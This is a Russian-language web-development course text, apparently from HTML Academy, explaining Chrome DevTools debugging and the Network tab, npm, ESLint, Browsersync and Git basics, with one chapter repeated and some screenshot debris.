
Она состоит из трёх основных блоков:

- View
- Editor
- Debug

В каждом блоке может быть несколько вкладок.


View

Первая вкладка, Page, служит для просмотра файлов, которые загружаются на страницу. Основные данные содержатся в top, это главный фрейм, он есть на любой странице, и в нём отображаются все основные ресурсы: скрипты, стили, шрифты и тому подобное.



Editor


Если выбрать файл на вкладке Page, он откроется в основном блоке редактирования. Он обладает всем базовым функционалом редактора кода: через него можно редактировать стили и скрипты, просматривать картинки. Изменения стилей немедленно отобразятся, а для работы скриптов нужно нажать Command+S (Mac) или Ctrl+S (Windows, Linux). Чтобы скрипт отработал, изменения должны быть в вызываемой функции. Будьте осторожны, при перезагрузке страницы эти изменения пропадут.



Чаще всего с сервера браузер получает минифицированный код, сложный для восприятия человеком. На этот случай предусмотрена кнопка `Pretty print {}`, которая разворачивает сжатый код в читаемый.


Debug

Здесь содержится функционал для работы со скриптами и процессом загрузки страницы.




Watch

Watch помогает отслеживать значение переменных в файле скриптов. Чтобы добавить переменную к просмотру, нажмите иконку плюса в правом углу, в появившемся поле напишите имя переменной, нажмите Enter.




Breakpoints

Брейкпоинты (точки останова) останавливают выполнение функции в определённый момент. Остановить выполнение кода можно на конкретной строке (нажать строку во вкладке редактирования файла или добавить в коде ключевое слово `debugger`), на слушателе события (Event Listener) или при выполнении запроса (XHR breakpoint).



Call Stack


Как известно, JavaScript — однопоточный язык, стек вызова в нём один, и функции в нём исполняются по цепочке, одна за одной. В этой вкладке можно отследить последовательность вызовов функций на момент остановки скрипта, переключаться между ними по стеку. При переключении показывается строка кода, где вызвана текущая функция и её положение в цепочке вызовов. По умолчанию, если не пользоваться точками останова, Call Stack будет пуст.



Глава 8.4.2. Точки останова

Точки останова (breakpoints) — самый простой и удобный инструмент отладки кода, предоставляемый браузером. Используя его, можно заставить интерпретатор JavaScript остановить выполнение на определённой строке кода, а затем выполнять код в пошаговом режиме, отслеживая значения интересующих разработчика переменных.

Чтобы начать работу с точками останова, перейдите во вкладку Sources и в левой колонке выберите файл, где находится интересующий вас скрипт.


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
AdBlock
Page
Filesystem
Overrides
study
top
htmlacademy.ru
upload/images/preview/4
study
htmlacademy.webmanifest
analytics.tiktok.com
assets.htmlacademy.ru
cdn.amplitude.com
i.getsitecontrol.com
mc.yandex.ru
s2.getsitecontrol.com
sf19-scmcdn-va.bytedtos.com
top-fwz1.mail.ru
vk.com
www.google-analytics.com
www.googleadservices.com
www.googletagmanager.com
www.gstatic.com
console.log('Message recieved: ', payload);
new Notification(payload.notification.title, payload.notification);
});
});
</script><link rel="dns-prefetch" href="https://assets.htmlacademy.ru"><link rel="stylesheet" href="https://assets.htmlacademy.ru
Node.js. Разработка сервиса приложений и API
В асинхронном форматеНе
<div class="activity-banne

Теория ~ 5 минут

Глава 8.5.1. Обзор вкладки Network

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

Обзор столбцов таблицы ресурсов

С помощью вкладки Network можно выяснить, сколько времени заняла загрузка страницы, какие ресурсы подключились или не подключились к странице и многое другое. При первом открытии вкладка может оказаться пустой, потому что при закрытых инструментах веб-разработчика запись не ведётся, в этом случае просто перезагрузите страницу.

После перезагрузки внизу появится таблица всех ресурсов, подключённых к странице, и данные о них:

- **Name** — имя ресурса;
- **Status** — статус ответа сервера (`200`, `404`, `500` и другие);
- **Type** — тип ресурса (`script`, `stylesheet`, `font` и другие);
- **Initiator** — действие или скрипт, которые инициировали загрузку ресурса; при клике на название скрипта скрипт откроется во вкладке `Sources`;
- **Size** — размер ресурса; браузер может кэшировать ресурсы, в таких случаях в этом столбце может быть значение `memory cache` (временный кэш, хранится до закрытия браузера) или `disk cache` (постоянный кэш, хранится, пока пользователь не очистит его);
- **Time** — время загрузки ресурса в миллисекундах;
- **Waterfall** — графическое представление времени загрузки с разделением на этапы; при наведении курсора на полосу появляется окно с подробной информацией.

Кликнув по таблице правой кнопкой мыши, можно увидеть все доступные столбцы таблицы и выбрать нужные.

Рисунок 1. Выбор показанных столбцов ресурсов

Рисунок 1. Выбор показанных столбцов ресурсов

Обычно вкладку `Network` используют, чтобы узнать состояние ресурса, который не отображается на странице, но был к ней подключён. Смотрим в таблицу — если есть какая-то ошибка, ресурс будет выделен красным. Если ошибок нет, то статус каждого запроса — `200`. Это значит, что ресурс загружен успешно.

Рисунок 2. Состояния ресурсов

Рисунок 2. Состояния ресурсов

Рисунок 3. Успешно загруженный ресурс

Рисунок 3. Успешно загруженный ресурс

Рисунок 4. Ресурс с ошибкой запроса

Рисунок 4. Ресурс с ошибкой запроса

Кстати, сообщение об ошибке загрузки ресурса отобразится и во вкладке `Console`.

Рисунок 5. Ошибка загрузки ресурса на вкладке Console

Рисунок 5. Ошибка загрузки ресурса на вкладке Console

Отслеживание ошибок загрузки удобнее производить именно во вкладке `Console`, так как сообщения об ошибках в ней хорошо заметны, а таблица ресурсов во вкладке `Network` может быть очень длинной, что затруднит поиск.

Фильтрация типов запросов

На вкладке `Network` есть возможность отфильтровать загруженные ресурсы по типу запроса. С помощью фильтрации можно проследить, как загружаются определённые ресурсы — например, картинки, стили или скрипты. Если нажать на иконку фильтра в левом верхнем углу, появится панель для фильтрации, в которой можно выбрать один из типов ресурсов.

Чаще всего отлаживать приходится запросы к серверу. Нажав на имя запроса, можно увидеть подробности о его загрузке и содержимом:

- **Headers** — здесь хранится общая информация о запросе и ответе: `URL` запроса, метод запроса, код ответа, адрес сервера и так далее.

  Рисунок 6. Подробности о содержимом запроса

  Рисунок 6. Подробности о содержимом запроса

- **Preview, Response** — здесь можно увидеть данные, которые вернул сервер в ответ на запрос; разница в том, что во вкладке `Preview` данные представлены в обработанном виде, а в `Response` в исходном (например, для `SVG` файла во вкладке `Response` мы увидим разметку, а в `Preview` изображение);
- **Initiator** — здесь можно увидеть, какое действие пользователя или скрипт инициировали запрос;
- **Timing** — здесь хранится подробная информация о времени загрузки ресурса, разделённая на этапы;

Выбор скорости

Мы можем выбрать скорость соединения и проверить, как сайт будет работать на мобильном устройстве где-нибудь за городом. Для этого необходимо выбрать один из профилей в выпадающем меню:

Рисунок 7. Выбор скорости

Рисунок 7. Выбор скорости

Это может быть полезно для оптимизации загрузки ресурсов. При выборе профиля с низкой скоростью (например, `Slow 3G`), можно отследить, загрузка каких ресурсов занимает наибольшее время и в дальнейшем исправить ситуацию.

При необходимости в настройках DevTools можно создать свои профили скорости для более гибкой отладки.

Теория ~ 5 минут

Глава 8.5.1. Обзор вкладки Network

Статьи по теме в блоге Академии:

- Введение в Chrome DevTools. Панель Elements
- Введение в Chrome DevTools. Console, Sources, Network

Обзор столбцов таблицы ресурсов

С помощью вкладки Network можно выяснить, сколько времени заняла загрузка страницы, какие ресурсы подключились или не подключились к странице и многое другое. При первом открытии вкладка может оказаться пустой, потому что при закрытых инструментах веб-разработчика запись не ведётся, в этом случае просто перезагрузите страницу.

После перезагрузки внизу появится таблица всех ресурсов, подключённых к странице, и данные о них:

- **Name** — имя ресурса;
- **Status** — статус ответа сервера (`200`, `404`, `500` и другие);
- **Type** — тип ресурса (`script`, `stylesheet`, `font` и другие);
- **Initiator** — действие или скрипт, которые инициировали загрузку ресурса; при клике на название скрипта скрипт откроется во вкладке `Sources`;
- **Size** — размер ресурса; браузер может кэшировать ресурсы, в таких случаях в этом столбце может быть значение `memory cache` (временный кэш, хранится до закрытия браузера) или `disk cache` (постоянный кэш, хранится, пока пользователь не очистит его);
- **Time** — время загрузки ресурса в миллисекундах;
- **Waterfall** — графическое представление времени загрузки с разделением на этапы; при наведении курсора на полосу появляется окно с подробной информацией.

Кликнув по таблице правой кнопкой мыши, можно увидеть все доступные столбцы таблицы и выбрать нужные.

Рисунок 1. Выбор показанных столбцов ресурсов

Рисунок 1. Выбор показанных столбцов ресурсов

Обычно вкладку `Network` используют, чтобы узнать состояние ресурса, который не отображается на странице, но был к ней подключён. Смотрим в таблицу — если есть какая-то ошибка, ресурс будет выделен красным. Если ошибок нет, то статус каждого запроса — `200`. Это значит, что ресурс загружен успешно.

Рисунок 2. Состояния ресурсов

Рисунок 2. Состояния ресурсов

Рисунок 3. Успешно загруженный ресурс

Рисунок 3. Успешно загруженный ресурс

Рисунок 4. Ресурс с ошибкой запроса

Рисунок 4. Ресурс с ошибкой запроса

Кстати, сообщение об ошибке загрузки ресурса отобразится и во вкладке `Console`.

Рисунок 5. Ошибка загрузки ресурса на вкладке Console

Рисунок 5. Ошибка загрузки ресурса на вкладке Console

Отслеживание ошибок загрузки удобнее производить именно во вкладке `Console`, так как сообщения об ошибках в ней хорошо заметны, а таблица ресурсов во вкладке `Network` может быть очень длинной, что затруднит поиск.

Фильтрация типов запросов

На вкладке `Network` есть возможность отфильтровать загруженные ресурсы по типу запроса. С помощью фильтрации можно проследить, как загружаются определённые ресурсы — например, картинки, стили или скрипты. Если нажать на иконку фильтра в левом верхнем углу, появится панель для фильтрации, в которой можно выбрать один из типов ресурсов.

Чаще всего отлаживать приходится запросы к серверу. Нажав на имя запроса, можно увидеть подробности о его загрузке и содержимом:

- **Headers** — здесь хранится общая информация о запросе и ответе: `URL` запроса, метод запроса, код ответа, адрес сервера и так далее.

  Рисунок 6. Подробности о содержимом запроса

  Рисунок 6. Подробности о содержимом запроса

- **Preview, Response** — здесь можно увидеть данные, которые вернул сервер в ответ на запрос; разница в том, что во вкладке `Preview` данные представлены в обработанном виде, а в `Response` в исходном (например, для `SVG` файла во вкладке `Response` мы увидим разметку, а в `Preview` изображение);
- **Initiator** — здесь можно увидеть, какое действие пользователя или скрипт инициировали запрос;
- **Timing** — здесь хранится подробная информация о времени загрузки ресурса, разделённая на этапы;

Выбор скорости

Мы можем выбрать скорость соединения и проверить, как сайт будет работать на мобильном устройстве где-нибудь за городом. Для этого необходимо выбрать один из профилей в выпадающем меню:

Рисунок 7. Выбор скорости

Рисунок 7. Выбор скорости

Это может быть полезно для оптимизации загрузки ресурсов. При выборе профиля с низкой скоростью (например, `Slow 3G`), можно отследить, загрузка каких ресурсов занимает наибольшее время и в дальнейшем исправить ситуацию.

При необходимости в настройках DevTools можно создать свои профили скорости для более гибкой отладки.

~ 4 минуты

Глава 8.5.2. Опции Preserve log и Disable cache

В статье «Опция „Preserve log“ в консоли» мы узнали о журнале событий. Аналогичная функциональность есть и на вкладке Network, но с небольшими отличиями.

Включаем опцию Preserve log на вкладке Network

Как это работает?

Во время загрузки страницы формируется журнал запросов, в котором мы можем посмотреть, как именно загружалась страница и какие для этого использовались ресурсы. Если опция *Preserve log* не включена, то журнал будет очищаться при каждом обновлении страницы или переходе на другую страницу.

Давайте посмотрим, какие запросы делает страница, на примере загрузки стилей:

Если опция «Preserve log» включена, то журнал будет обновляться, добавляя новые записи в лог:

Для примера посмотрим, как загружаются шрифты на сайте. При первой загрузке шрифты загружаются с сайта, но при повторном обновлении — из кеша:

Это один из множества примеров, когда удобно использовать журнал.

Как работать с временной шкалой журнала, и зачем она нужна?

Представим ситуацию, когда на странице много ресурсов, и при обновлении страницы становится непонятно, где начинается новый лог, а где ещё старый. В Chrome DevTools, на шкале *Timeline* (таймлайн) есть специальные линии, которые сообщают нам о том, где закончилась загрузка всей страницы (контента). Синяя полоска соответствует событию `DOMContentLoaded`, а красная `Load`.

При помощи таймлайна мы можем посмотреть историю добавления логов в журнал, проанализировать порядок загрузки ресурсов и исполнения асинхронных скриптов.

Как очистить лог?

При включённой опции *Preserve log* очистить журнал можно, нажав на соответствующую иконку или сочетанием клавиш `Ctrl+L` (`Fn+Ctrl+L` для macOS).

Отключение кеша страницы

В Chrome DevTools можно включить имитацию первого захода пользователя на страницу. Для этого необходимо включить опцию *Disable cache*, в таком случае браузер не будет сохранять в кеш ресурсы, полученные при загрузке страницы, а будет их запрашивать при каждом обновлении страницы.

> « Важно помнить, что эта опция работает, только если открыты Chrome DevTools. Стоит их закрыть, опция перестаёт работать.

Такая функциональность есть и в Firefox, включить её можно во вкладке *Network Monitor — Disable Cache* (в некоторых версиях может называться *Disable Http Cache*).

Кроме этого есть другие варианты, как сбросить кэш:

- Можно использовать жёсткую перезагрузку страницы, для этого нужно нажать сочетание клавиш `Ctrl+Shift+R`.
- Открыть историю браузера (`Ctrl+Y`) — Очистить историю — Файлы, сохранённые в кеш (названия пунктов меню могут меняться в зависимости от браузера).
- Открыть Chrome DevTools — Application — Storage — Clear site data. Будут очищены все данные для сайта: Cache и Storage (Local Storage, session, cookies и т. д.). Если нужно очистить определённые данные, воспользуйтесь соответствующим разделом в панели навигации или снимите галочки, возле пунктов, которые не нужно очищать.

Похожая возможность из последнего пункта есть и в Firefox. Для этого откройте DevTools — Storage — Контекстное меню (правая кнопка мыши) — Delete all (Delete конкретное значение).

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 7 минут

Глава 9.1. Node.js и npm

Node.js — платформа для выполнения JavaScript-кода вне браузера. Нет, наш код мы будем по-прежнему выполнять в браузере, а вот код вспомогательных инструментов, вроде ESLint и Browsersync, которые потребуются на время разработки и которые написаны на JavaScript, нужно выполнять вне браузера в терминале компьютера. Для этих целей отлично подходит Node.js.

Где же брать код вспомогательных инструментов? В Node Package Manager (менеджер пакетов Node.js), он же *npm*. Это огромное хранилище готового кода, готовых решений частых проблем.

Зачем нужен npm

По-настоящему уникальных прикладных задач разработчикам приходится решать мало. Практически любая задача, которую решают программисты, уже кем-то решалась до этого. И всё это есть в npm. Неважно, это что-то объёмное или маленькая библиотечка: если есть код, который проверен и прекрасно справляется с решением вашей задачи, нет смысла тратить время и силы на написание похожего кода. Лучше сфокусировать все силы и внимание на решении бизнес-задач. Иными словами, если мы всё время будем изобретать колесо, то никогда не изобретём автомобиль.

Работа с npm на практике

Изучать npm-пакеты удобно на сайте npmjs.com, а работать с ними — в терминале. Приложение для работы с npm поставляется вместе с Node.js, и после установки последней вам в терминале будет доступна команда `npm`.

Приложение, которое работает с Node.js и npm, обязательно должно содержать файл `package.json` — файл с описанием проекта и списком зависимостей (так называют установленные в проект npm-пакеты). В наших проектах этот файл уже будет присутствовать.

> **Обратите внимание,** так как это обычный JSON-файл, может появиться ложное ощущение, что его можно изменять напрямую в редакторе. Это не так! Все изменения в `package.json` вносятся выполнением специальных команд в терминале. Исключением является секция `scripts`, но о ней мы поговорим отдельно.

Установка зависимостей

Все новые зависимости устанавливаются с помощью команды `npm install` или её короткой версии `npm i`. Например, если нам требуется установить пакет `eslint`, команда установки будет выглядеть следующим образом:

```
npm install eslint --save-dev --save-exact
```

После выполнения этой команды произойдёт несколько событий:

- Сформируется файл `package-lock.json`, который помогает «запомнить» точные версии зависимостей, чтобы в будущем устанавливать именно их. Данный файл формируется сразу после установки первой зависимости. Если в проекте уже установлены какие-либо зависимости, то файл `package-lock.json` просто обновится. Файл `package-lock.json` нужно коммитить в репозиторий.
- В файле `package.json` появится новая секция `devDependencies` (или обновится). В эту секцию запишется информация об установленном пакете: его название и версия. Файл `package.json` также нужно коммитить в репозиторий.
- В директории проекта будет создана новая директория `node_modules` (или обновится). Именно в неё будет загружен пакет eslint. Директорию `node_modules` **не нужно** коммитить в репозиторий.

Но если не коммитить директорию `node_modules`, то как другой разработчик или мы сами на другом компьютере получим доступ к пакетам? Мы их снова установим! Нет, не вручную и не поштучно. Одной командой, и все разом. В этом нам поможет файл `package.json`, где в секции `devDependencies` перечислены все зависимости нашего проекта, и если в терминале выполнить просто `npm install`, то будут установлены все зависимости из `package.json`.

Обычно, команду `npm install` выполняют единожды, когда начинают работу с новым проектом на новом рабочем месте. Далее выполнение этой команды не требуется.

▶ А что такое `--save-dev` и `--save-exact`?

Сценарии

Файл `package.json` предусматривает специальную секцию `scripts`, в которой могут быть описаны различные сценарии запуска. Для запуска любого сценария применяется команда `npm run имя_скрипта`. Давайте посмотрим пример:

```
{
  "scripts": {
    "lint": "eslint"
  }
}
```

В приведённом примере секция `scripts` содержит один сценарий — `lint`, чтобы запустить его, нужно воспользоваться командой:

```
npm run lint
```

Что сделает эта команда? Она запустит в среде Node.js на компьютере пакет `eslint`, который содержит программу ESLint, помогающую анализировать написанный на JavaScript-код и находить в нём синтаксические ошибки.

Node.js и npm на курсе

И хотя пакеты в npm написаны на JavaScript, просто так подключить и использовать их в браузере не получится. Для корректной работы npm-пакетов на веб-сайте нужно настраивать сборщики или использовать CDN. Этим мы заниматься не будем. Ещё раз, наша работа с Node.js и npm на курсе ограничится установкой и использованием вспомогательных инструментов для разработки, вроде ESLint и Browsersync.

Кроме того, в npm есть пакеты на все случаи жизни, и велик соблазн пуститься в марафон установки готовых пакетов на любой «чих», и разом превратиться из разработчика в интегратора готовых пакетов. Поэтому нужно отдельно учиться добавлять зависимости в проект с умом, а это тема на отдельный мини-курс.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 7 минут

Глава 9.2. Линтер ESLint

ESLint — это инструмент, помогающий анализировать написанный на JavaScript код, находить синтаксические ошибки и автоматически их исправлять, писать аккуратный код в едином стиле по определённым правилам.

ESLint в терминале

« Обратите внимание, на курсе **ESLint** уже будет в зависимостях вашего проекта. В другой ситуации прежде, чем использовать ESLint, может потребоваться его установка из **npm**.

Давайте испытаем **ESLint** в действии. Для удобства все проверки будем проводить в проекте «Кекстаграм» — точно таком же проекте, как тот, над которым вы будете работать на курсе.

В файле `main.js` попробуем написать простую функцию для вывода суммы двух чисел и с помощью **ESLint** проверить правильность написанного кода. Для это в терминале выполним команду `npm run lint`.

ESLint показывает, что нашёл 6 ошибок в файле `main.js`. Цифры слева говорят на какой строке, на каком символе, была найдена ошибка. Дальше в строке идёт описание ошибки. Например:

Ошибки, найденные ESLint после выполнения команды npm run lint

Ошибки, найденные ESLint после выполнения команды npm run lint

« Обратите внимание, что требования, по которым **ESLint** проверяет код, на каждом проекте могут быть свои, всё зависит от правил, принятых в команде. Например, в команде может быть принято использование двойных кавычек, в таком случае **ESLint** не будет ругаться на двойные кавычки, а вот при использовании одинарных возникнет ошибка. Такие правила описываются в специальном файле `.eslintrc`. Сейчас вам не нужно изучать, как устроен этот файл, просто знайте, что он есть.

Текст `5 errors and 0 warnings potentially fixable with the `--fix` option` после списка ошибок говорит о том, что пять из шести найденных ошибок **ESLint** сможет исправить автоматически.

Для того, чтобы исправлять ошибки, у **ESLint** есть специальная опция `fix`. Чтобы воспользоваться этой опцией, выполним команду `npm run lint -- --fix` в терминале. Ключ `--fix` говорит о том, что мы хотим исправить ошибки автоматически, а два подчёркивания `--` перед ключом помогают понять терминалу, что ключ относится не к команде `npm run lint`, а к тому, что за ней скрывается — к `eslint`.

О чудо, **ESLint** исправил 5 ошибок: поправил пробелы, заменил кавычки на одинарные, удалил ненужную точку с запятой — теперь код выглядит чище. Осталось вызвать функцию, чтобы исправить последнюю ошибку. Здесь **ESLint** нам не поможет.

Так будет выглядеть результат вызова `npm run lint` в терминале без ошибок в коде:

ESLint в редакторе

А что, если нам хочется сразу, в момент написания кода, знать, какие ошибки мы совершаем, и исправлять их на лету? Для этого в редактор можно установить расширение для **ESLint**, которое будет подсвечивать найденную ошибку прямо в файле, а при наведении подсказывать, в чём именно ошибка.

Установка расширения для ESLint в VS Code

« Расширение для **ESLint** в VS Code может попросить подтвердить единожды его запуск, если пакет `eslint` установлен локально (наш случай). Когда расширение спросит, откуда брать пакет `eslint`, нужно нажать «Allow», чтобы разрешить использовать `eslint` в текущем проекте.

С помощью расширения для **ESLint** в редакторе также можно автоматически исправить ошибки. Для этого нужно навести на подсвеченную ошибку, нажать кнопку «Quick fix» в сплывающем окошке и выбрать один из предложенных вариантов. Например, можно исправить только конкретную ошибку, а можно и все доступные разом. Если ошибка не может быть автоматически исправлена, вместо кнопки «Quick fix» появится текст «No quick fixes available» или будут предложены альтернативные варианты решения.

Установка расширения для ESLint в Atom

В Atom тоже требуется специальное расширение `linter-eslint` для работы **ESLint**. Чтобы в Atom установить расширение, нужно перейти в раздел настроек «Install Packages». Открыть его можно из окна команд (сочетание клавиш `Ctrl + Shift + P` на Windows и `Command + Shift + P` на macOS), введя в поиске «Install Packages».

Открытие раздела настроек для установки расширений

Открытие раздела настроек для установки расширений

Также нужный раздел настроек можно открыть через меню: `Edit → Preferences → Install` — на Windows, `Atom → Preferences → Install` — в macOS.

Далее ищем нужное расширение и устанавливаем его:

Поиск нужного расширения

Поиск нужного расширения

Установка расширения

Установка расширения

После установки расширения, может появиться всплывающее окно с предложением установить нужные зависимости, то есть другие расширения, с помощью которых работает `linter-eslint`. Для правильной работы линтера нужно установить все предложенные зависимости.

Установка зависимостей

Установка зависимостей

Теперь можно приступить к исправлению ошибок, исправить большинство ошибок можно автоматически, наведя на ошибку и нажав «Fix» или снова использовать окно команд, где выполнить `Linter Eslint: Fix File`.

Исправление ошибок вручную:

В левом нижнем углу отображаются найденные ошибки, нажав на значки «Warning» или «Error» можно увидеть список ошибок прямо в редакторе.

Включение поддержки ESLint в WebStorm

В WebStorm не нужно устанавливать отдельное расширение, **ESLint** работает в этом редакторе «из коробки», достаточно только включить поддержку **ESLint**. Откройте окно `Preferences` с настройками, перейдите на вкладку ESLint (`Languages and Frameworks → JavaScript → Code Quality Tools → ESLint`) и выберете автоматическую конфигурацию ESLint — `Automatic ESLint configuration`. При автоматической конфигурации ESLint всегда будет искать в директории проекта файл `.eslintrc` с правилами оформления кода и ориентироваться на него.

В правом верхнем углу отображаются найденные ошибки, нажав на значки «Warning» или «Error» можно увидеть список ошибок прямо в редакторе.

Исправляются ошибки так же просто, достаточно нажать правой кнопкой мыши в файле с ошибками и выбрать из списка «Fix ESLint problems».

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 4 минуты

Глава 9.3. Локальный сервер Browsersync

Сайты, которые мы посещаем в интернете, хранятся на серверах — специальных компьютерах. А создаются на обычных компьютерах разработчиков. Для маленьких проектов из нескольких страниц в этом нет проблем. Однако для средних и больших проектов удобно сразу видеть, как сайт будет «работать на сервере».

Для таких целей в разработке используют локальный сервер — сервер «почти как настоящий», только запущенный на компьютере разработчика.

Почему не использовать настоящий сервер? Потому что тогда придётся каждое изменение в коде отправлять на сервер, а это время, к тому же в большинстве случаев настоящий сервер — это платная услуга. И нет смысла оплачивать сервер ещё на этапе разработки проекта.

Конечно, ещё можно просто открыть HTML-файл в браузере, но такой вариант удобен лишь для сайта из нескольких HTML-страниц. Когда же мы хотим увидеть работу нашего сайта словно он уже выложен на сервер, без локального сервера не обойтись.

На курсе для запуска локального сервера мы будем использовать инструмент **Browsersync**. Кроме самой функции локального сервера, у **Browsersync** есть ещё два преимущества:

- он умеет работать в режиме *livereload*, то есть отслеживать изменения, которые вы совершаете в файлах проекта, и на лету отображать их в браузере, самостоятельно перезагружая страницу.
- с локальным сервером сайт становится доступен в вашей локальной сети по IP-адресу, что позволяет тестировать проект одновременно в разных браузерах и даже на разных устройствах, подключённых к одной сети, например, по WI-FI.

Для запуска локального сервера нужно выполнить npm-сценарий (обычно `npm run start` или его короткий аналог `npm start`):

Если внести любое изменение в любой отслеживаемый файл, браузер самостоятельно перезагрузит страницу.

Попробуем изменить размер фаербола и скорость волшебника, сохраним файл и посмотрим на результат:

Браузер перезагрузился без нашей помощи, а фаербол и скорость волшебника тут же увеличились.

Отслеживание изменений

Browsersync умеет отслеживать изменения в любых файлах, не только в JavaScript. Список отслеживаемых файлов можно изменить в сценарии `start` в файле `package.json`. Файлы, за которыми мы хотим следить, прописываются в кавычках после команды `--files`. Можно даже добавить в отслеживаемые все файлы проекта, для этого в кавычках прописывается знак звёздочки `*` и больше ничего. Сейчас в нашем сценарии сказано, что мы хотим отслеживать только файлы с расширением `.js`, находящиеся в директории `js` или в её поддиректориях.

> « Мы не рекомендуем править этот сценарий в ваших проектах, потому что на курсе нам потребуется только отслеживание изменений в Javascript-файлах.

Если мы попробуем заменить путь к отслеживаемым файлам на `*.html`, то есть будем следить за изменениями во всех HTML-файлах, любое изменение разметки мгновенно отобразится в браузере.

Каждая перезагрузка браузера отображается в терминале.

Чтобы остановить работу **Browsersync**, нужно в терминале нажать сочетание `Ctrl + C`. Это сочетание работает во всех операционных системах.

~ 5 минут

Глава 10.1. Система контроля версий Git

Для начала определим, что такое система контроля версий.

Так называют программу, которая позволяет хранить разные версии одного и того же документа, легко переключаться между ранними и поздними вариантами, вносить и отслеживать изменения.

Системы контроля версий используют, например, команды разработчиков, так как они часто трудятся над одним проектом, а значит, сразу несколько человек могут изменять один файл одновременно. Система контроля версий помогает таким командам избежать путаницы: она позволяет хранить историю изменений проекта и при необходимости даёт возможность вернуться к предыдущей версии.

Одна из самых популярных систем контроля версий называется **Git**. Работу Git, как и любой другой системы контроля версий, можно сравнить с процессом сохранения и загрузки в компьютерных играх:

- если впереди ждёт тяжёлое сражение, то перед этим лучше заранее сохраниться;
- чтобы это сделать, нужно выполнить специальную команду;
- после этого сохранение попадает в специальную папку и содержит состояние игры;
- теперь при необходимости всегда есть возможность вернуться к предыдущей версии игры.

Папка, содержащая данные игры, могла бы выглядеть так:

```
SomeGame/
| - saves
|  | - save001.sav
|  | - save002.sav
|  |   ...
|  |   папка с сохранениями
|
| - game.exe
|   ...
|   файлы игры
```

В папке `saves` хранится история всех сохранений игры. Git сохраняет код вашего проекта по такому же принципу: сохранения попадают в специальную скрытую папку.

Основные понятия

Репозиторий

Проект, в котором была инициализирована система Git, называется репозиторием. Репозиторий хранит все рабочие файлы и историю их изменений.

Рабочая область и хранилище

```
barbershop/
| - .git
|  | - bea0f8e
|  | - d516600
|  |   ...
|  |   Хранилище
|
| - css
| - index.html
|   ...
|   Рабочая область
```

Корневая папка проекта — это рабочая область. В ней находятся все файлы и папки, необходимые для его работы.

Хранилище — это содержимое скрытой папки `.git`, которая добавляется в проект при инициализации. В этой папке хранятся все версии рабочей области и служебная информация. Этим версиям система автоматически даёт название, состоящее из букв и цифр. В примере выше — это `bea0f8e` и `d516600`.

Коммит

Точно так же, как и в игре, в системе контроля версий Git можно сохранить текущее состояние проекта. Для этого есть специальная команда — `commit`. Она делает так, что новая версия проекта сохраняется и добавляется в хранилище. Каждый коммит хранит список изменений, по которым можно восстановить полное состояние рабочей области, её папок и файлов проекта.

В итоге проект работает так:

1. Репозиторий хранит все версии проекта. В случае передачи этого проекта другому человеку, он увидит всё, что с ним происходило до этого.
2. Ничего не теряется и не удаляется бесследно. При удалении файла в новой версии добавляется запись о том, что файл был удалён.
3. Всегда можно вернуться к любой из версий проекта, загрузив её из хранилища в рабочую область.

Окружение Git

Плюсом Git является то, что вокруг него создано множество сервисов, которые позволяют сделать работу с ним удобнее. Расскажем о тех, что будут вам полезны в начале работы.

GitHub

GitHub — это веб-сервис, который основан на системе Git. Это такая социальная сеть для разработчиков, которая помогает удобно вести коллективную разработку IT-проектов. Здесь можно публиковать и редактировать свой код, комментировать чужие наработки, следить за новостями других пользователей. Именно в GitHub работаем мы, команда Академии, и студенты курсов.

Терминал

Отличие Git от других программ — отсутствие графической версии. Поэтому работа с Git ведётся через командную строку. В разных операционных системах свои программы для взаимодействия с Git. В мире разработки такие программы называют «терминал» или «консоль». А работает это так: мы вводим команду и получаем реакцию машины: сообщение об ошибке, запрос на подтверждение информации, результат выполненных действий.

GUI

